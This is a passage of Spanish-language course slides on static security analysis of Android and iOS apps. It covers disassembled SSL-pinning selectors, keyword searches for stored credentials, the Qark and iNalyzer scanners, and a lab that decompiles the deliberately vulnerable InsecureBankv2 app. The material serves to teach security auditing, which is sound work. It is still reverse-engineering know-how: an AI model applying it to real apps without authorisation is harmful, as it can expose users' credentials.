
```
000000010054fe21        db      "start", 0                                      ; XREF=0x10079c8b0
000000010054fe27        db      "showAlertWithMessage:", 0                      ; XREF=0x10079c8b8
000000010054fe3d        db      "setIsSSLPinning:", 0                           ; XREF=0x10079c8c0
000000010054fe4e        db      "requestWithURL:cachePolicy:timeoutInterval:", 0 ; XREF=0x10079c8c8
000000010054fe7a        db      "connectionWithRequest:delegate:", 0            ; XREF=0x10079c8d0
000000010054fe9a        db      "isSSLPinning", 0                               ; XREF=0x10079c8d8
000000010054fea7        db      "protectionSpace", 0                            ; XREF=0x10079c8e0
000000010054feb7        db      "serverTrust", 0                                ; XREF=0x10079c8e8
000000010054fec3        db      "pathForResource:ofType:", 0                    ; XREF=0x10079c8f0
000000010054fedb        db      "dataWithContentsOfFile:", 0                    ; XREF=0x10079c8f8
000000010054fef3        db      "isEqualToData:", 0                             ; XREF=0x10079c900
```

- Desde el menú “Navigate”.



- Llegaremos a los métodos que realizan una llamada a ese método.

Address	Value	
0x100037b90 (-[TransportLayerProtectionVC sendUsingS...	mov	rsi, qword [ds:0x10079c8c0]
0x100037e1d (-[TransportLayerProtectionVC connection...	mov	rsi, qword [ds:0x10079c8c0]
0x100037f2f (-[TransportLayerProtectionVC connection:w...	mov	rsi, qword [ds:0x10079c8c0]


Otros elementos interesantes

Otros elementos interesantes

Android

- El mismo método utilizado para la búsqueda y posterior análisis de conexiones HTTP y *sockets* puede ser utilizado para la búsqueda de otros datos interesantes.
- Simplemente hay que sustituir las claves de búsqueda utilizadas por otras que sean de interés para la plataforma.
- Ejemplos de claves de búsqueda pueden ser:
  - Para averiguar si se almacenan credenciales:
    - "username" y sus diferentes variantes (user, u:, user_id, etc.).
    - "password" y sus diferentes variantes (pass, passwd, auth_token, etc.).
    - Llamadas a "`getSharedPreferences`" para el guardado de opciones.
  - Para buscar posibles ficheros que se creen durante la ejecución de la app:
    - ".db" para buscar ficheros de bases de datos.
    - "*credentials*".
    - Métodos que contengan la palabra *write*, etc.

Otros elementos interesantes

Android

- Más ejemplos de claves de búsqueda pueden ser:
  - Para la identificación de `WebViews` en la aplicación:
    - Métodos "`loadURL`", "`setContentView`", "`loadData`", "`setJavascriptEnabled`".
  - Para la localización de fugas de información a través de los *log* del sistema:
    - Métodos "`v`", "`d`", "`i`", "`w`" y "`e`" de la clase Log. También métodos "`print`" de la clase `PrintStream` (utilzados en `System.out.print`).
  - Para averiguar el tipo de información que se le pasa a un *intent*:
    - Métodos "`putExtra`" y "`putExtras`".
- Muchas de estas coincidencias no ofrecerán información de forma directa.
- Mientras se inspecciona el código pueden realizarse otras acciones para facilitar acciones futuras como:
  - Añadir *breakpoints* para el análisis dinámico.
  - Realizar un análisis más en profundidad del fichero de código marcado en la búsqueda.

Otros elementos interesantes

iOS

- La búsqueda de *strings* y métodos, al igual que en Android, puede ser muy útil para identificar otros elementos del sistema.
- Por ejemplo, de claves de búsqueda pueden ser:
  - Para averiguar si se almacenan credenciales:
    - "username" y sus diferentes variantes (user, u:, user_id, etc.).
    - "password" y sus diferentes variantes (pass, passwd, auth_token, etc.).
    - Llamadas a "`NSUserDefaults`" para el guardado de opciones.
  - Para buscar posibles ficheros que se creen durante la ejecución de la app:
    - ".db" para buscar ficheros de bases de datos.
    - "*credentials*".
    - Métodos que contengan la palabra *write*, etc.
    - *Strings* con operaciones en lenguaje SQL: (SELECT, INSERT, etc.).
    - Utilización de la clase `NSLog` para los *log.*


Herramientas

Automáticas

- Existen multitud de herramientas automáticas para el análisis de ficheros binarios de forma estática.
- Se encargan de automatizar muchas de las tareas de análisis.
- Al igual que en otros entornos, los resultados por estas herramientas no tienen porque ser correctos al 100%. Pueden haber:
  - Falsos negativos: Fallos no detectados.
    - La herramienta no está preparada para ellos.
    - La herramienta puede detectarlos, pero no lo hace correctamente.
  - Falsos positivos: Fallos que la herramienta marca como existentes pero que realmente no existen.
- Por lo tanto:
  - No podemos limitar el análisis de seguridad a la ejecución de estas herramientas.
  - Debemos verificar que cada problema detectado existe realmente.

Android



- Qark es una herramienta desarrollada por LinkedIn que realiza un análisis automático de ficheros APK.
- Muestra algunas de las posibles vulnerabilidades que pueden afectar a la aplicación y es capaz de generar ***exploits*** para demostrarlas.
- Qark está disponible en Github: https://github.com/linkedin/qark
- Pero no viene incluido por defecto en Santoku Linux.
- En las siguientes páginas, se muestra el proceso para su instalación y ejecución.

Android

- Qark - Instalación
  - En Santoku crea una carpeta llamada qark:


    ```
    > mkdir qark
    > cd qark
    ```

  - Dentro del directorio de qark, clona el repositorio de Github:

    ```
    > git clone https://github.com/linkedin/qark.git
    ```

  - Accede a la carpeta qark y ejecuta el *script*:


    ```
    > cd qark
    > python qark.py
    ```



  - Se te preguntará si quieres descargar el SDK de Android.
  - Aunque ya está instalado, para no interferir con la instalación anterior, aceptamos.

Android

- Qark - Uso
  - En primer lugar, se nos preguntará si queremos analizar un fichero APK o el código de una aplicación.
  - Si seleccionamos la opción APK, se nos dará la opción de introducir una ruta o extraer el APK de un dispositivo mediante *adb*.
  - Una vez Qark tiene acceso al APK, realizará el análisis de seguridad inspeccionando el *manifest* y descompilando el código de la aplicación.
  - Los resultados ofrecidos por la utilidad deben ser tomados como una guía y nunca se deben dar como definitivos y completos.



iOS

- Dadas las protecciones que implementan las aplicaciones de iOS, las únicas soluciones viables para el escaneo automático de aplicaciones requieren de dispositivos con ***jailbreak***.
- **iNalyzer** es una herramienta de AppSec Labs para el análisis estático y dinámico de aplicaciones de iOS.
- En esta unidad nos centraremos solo en el análisis estático.
- Para instalar iNalyzer, basta con añadir el repositorio http://appsec-labs.com/cydia a los repositorios de **Cydia**, siguiendo las mismas instrucciones que se han seguido para instalar repositorios anteriores.
- Una vez cargado el repositorio, se accede a la consola del sistema por SSH:

```
> cd /Applications/iAnalyzer.app
> ./iNalyzer
```

- Para ver los resultados de la ejecución, debemos acceder a través del navegador a: http://ip_iphone:5544

Resumen

- A continuación, se presenta a modo de resumen el conjunto de herramientas utilizadas para el análisis estático en cada plataforma.
- Android
  - Apktool: Desensamblado y ensamblado de ficheros apk, incluyendo el fic.
  - Androguard: Ingeniería inversa e inspección de código.
  - Qark: Herramienta de análisis automático de archivos APK.
- iOS
  - Clutch: Herramienta para el descifrado de binarios protegidos.
  - Hopper: Herramienta de ingeniería inversa y modificación de binarios.
  - iNalyzer: Herramienta de análisis automático de aplicaciones de iOS.


Laboratorios de análisis estático

Laboratorios de análisis estático

Introducción


- Durante esta parte de la unidad, vamos a llevar a cabo dos pequeños laboratorios para mostrar de forma práctica toda la información que es posible extraer a través del análisis estático de aplicaciones.
- El análisis se realizará sobre dos aplicaciones (Android e iOS) vulnerables, que han sido desarrolladas por la comunidad para el aprendizaje sobre seguridad en ambas plataformas.
- Si bien, el análisis se realizará generalmente sobre los ficheros ejecutables, nos apoyaremos del código fuente para mostrar los diferentes problemas.
- El análisis estático realizado en esta sección no es un análisis definitivo. Debería ser complementado con un análisis dinámico de las aplicaciones y un análisis forense, que abordaremos en la unidad 4 “Análisis forense de entornos móviles ”, de los artefactos generados por las mismas.
- Los procedimientos y prácticas para mitigar los problemas encontrados en estos laboratorios se verán en la unidad 5 “Desarrollo seguro de aplicaciones móviles”.

Procedimiento

- El procedimiento que hay que seguir para cada aplicación será el siguiente:
  - Preparación del fichero binario.
  - Listado de componentes y extracción de información general de la aplicación.
  - Comprobación de permisos y componentes que los utilizan.
  - Búsqueda de problemas de configuración en el fichero binario.
  - Búsqueda de almacenamiento de credenciales.
  - Búsqueda sobre la utilización de conexiones de red.
  - Búsqueda de fuga de información a los log del sistema.
- Una vez que finalicemos el análisis, realizaremos un pequeño informe-resumen en el que se incluirán los resultados del mismo.

Tareas

- El procedimiento de análisis descrito en la página anterior se va a organizar en tareas.
- Las tareas encapsulan un trabajo que debe realizar el alumno por su cuenta.
- Para motivar el aprendizaje, las tareas están divididas en dos partes fundamentales:
  - Motivación y descripción de la tarea que se va a realizar, incluyendo el tipo de resultados esperados.
  - Procedimiento para ejecutar la tarea y resultados esperado.
- Ambas partes se describirán separadas en diferentes páginas.
- Con esto se pretende que intentes la realización de la tarea sin tener acceso al procedimiento.
- Más adelante, podrás utilizar el procedimiento descrito para verificar tu





Análisis estático de aplicación Android vulnerable


Introducción



- Durante este laboratorio se va a realizar el análisis estático de una aplicación Android vulnerable.
- La estructura del laboratorio se ha dividido en los siguientes apartados:
  - Descripción de la aplicación a analizar.
  - Preparación del entorno.
  - Análisis.
  - Conclusiones del análisis.

Aplicación vulnerable

- Insecure Bank es una aplicación de Android para el aprendizaje de vulnerabilidades en Android.
- Disponible en:
  - https://github.com/dineshshetty/Android-InsecureBankv2
- Emula una aplicación bancaria con múltiples vulnerabilidades.
- Para su instalación:
  - Abrir la página de Github y pinchar en “Download ZIP”.



Preparación del entorno

- Creamos en **Santoku**, una carpeta dentro del directorio de documentos con el nombre “static_lab_android”:

```
> cd Documents
> mkdir static_lab_android
```

- Clonamos el repositorio:

```
> git clone https://github.com/dineshshetty/Android-InsecureBankv2.git
> cd Android-InsecureBankv2
```

- Los elementos importantes del repositorio son:
  - *InsecureBankv2.apk*: El fichero APK que analizaremos.
  - *InsecureBankv2/*: Directorio con el código fuente.
    - Lo abrimos con Android Studio.

Preparación del binario I

- En esta tarea vamos a preparar el binario para todas las próximas tareas de análisis que se realizarán durante el laboratorio.

Tarea
Utiliza la herramienta apktool para desempaquetar el fichero *InsecureBank2.apk*.

Resultado esperado
Deberás obtener una carpeta que contenga los recursos de la aplicación, el *manifest* y el código fuente descompilado en smali.

Preparación del binario I

Solución

- Accede al directorio en el que se encuentra el fichero apk y utiliza la herramienta apktool con la opción *d*:

```
> cd Android-InsecureBankv2
> apktool d InsecureBankv2.apk –o decoded_bank
```

- El directorio decoded_bank se creará automáticamente y los resultados de apktool serán guardados ahí.
- La utilización de ese directorio evita que los ficheros extraídos del apk se mezclen con los originales de la aplicación.

Preparación del binario II

- El resultado que hemos obtenido en el paso anterior está compuesto en parte por ficheros que han sido generados (mediante ingeniería inversa) por la herramienta apktool, en base a ficheros compilados y optimizados contenidos en el apk.


Tarea
Compara los ficheros obtenidos con el código fuente disponible en el proyecto de Android Studio y enumera los ficheros que ha generado apktool y aquellos que son diferentes de su versión original.

Resultado esperado
Deberás obtener un listado de ficheros que no se encontraban en la distribución original de la aplicación, pero sí se encuentran en el resultado de apktool. Por cada fichero, deberás describir la utilidad del mismo, dentro del binario de la aplicación. La lista deberá incluir aquellos ficheros que hayan sido modificados.


Preparación del binario II

Solución


Ficheros originales:



Interior de la carpeta app:




Interior de src:




Preparación del binario II

Solución

Interior de main:



Interior de res:




Interior de Java: Ficheros de código fuente java organizados en paquetes.


Preparación del binario II

Solución

Ficheros generados por apktool:




Interior de la carpeta res:




Preparación del binario II

Solución


Interior de la carpeta smali:



Interior de la carpeta original:



Interior de la carpeta original:



Preparación del binario II

Solución

Diferencias:

- La carpeta *res* del fichero apk contiene, además de los recursos de la app, los del sistema operativo.
- El proyecto original tiene el código Java en *app/src/* mientras que el descompilado de apktool se guarda en smali en la carpeta *smali.*
- El proyecto original contiene multitud de ficheros de configuración de *gradle* para la compilación del proyecto.
- La carpeta original extraída del fichero apk contiene el certificado y las firmas de la aplicación y el fichero *AndroidManifest.xml* codificado para optimizar la lectura en formato no legible.
- El *manifest* legible se encuentra en la raíz de la carpeta generada por apktool.
- El fichero *apktool.yml* es un fichero de *log* con las operaciones realizadas por apktool.

Preparación del binario III

- Ahora vamos a proceder a generar el código Java en base al código en smali. También compararemos el código generado con el original.

Tarea
Utiliza las herramientas dex2jar y JD-GUI para reconstruir el código Java a partir del fichero APK. Analiza las diferencias existentes con los ficheros de código fuente original.

Resultado esperado
Deberás obtener una jerarquía de carpetas (paquetes) y ficheros Java con algunas diferencias con respecto al código del proyecto original.


Preparación del binario III

Solución

- Ejecutamos dex2jar sobre el fichero apk:

```
> cd Android-InsecureBankv2
> dex2jar InsecureBankv2.apk
```

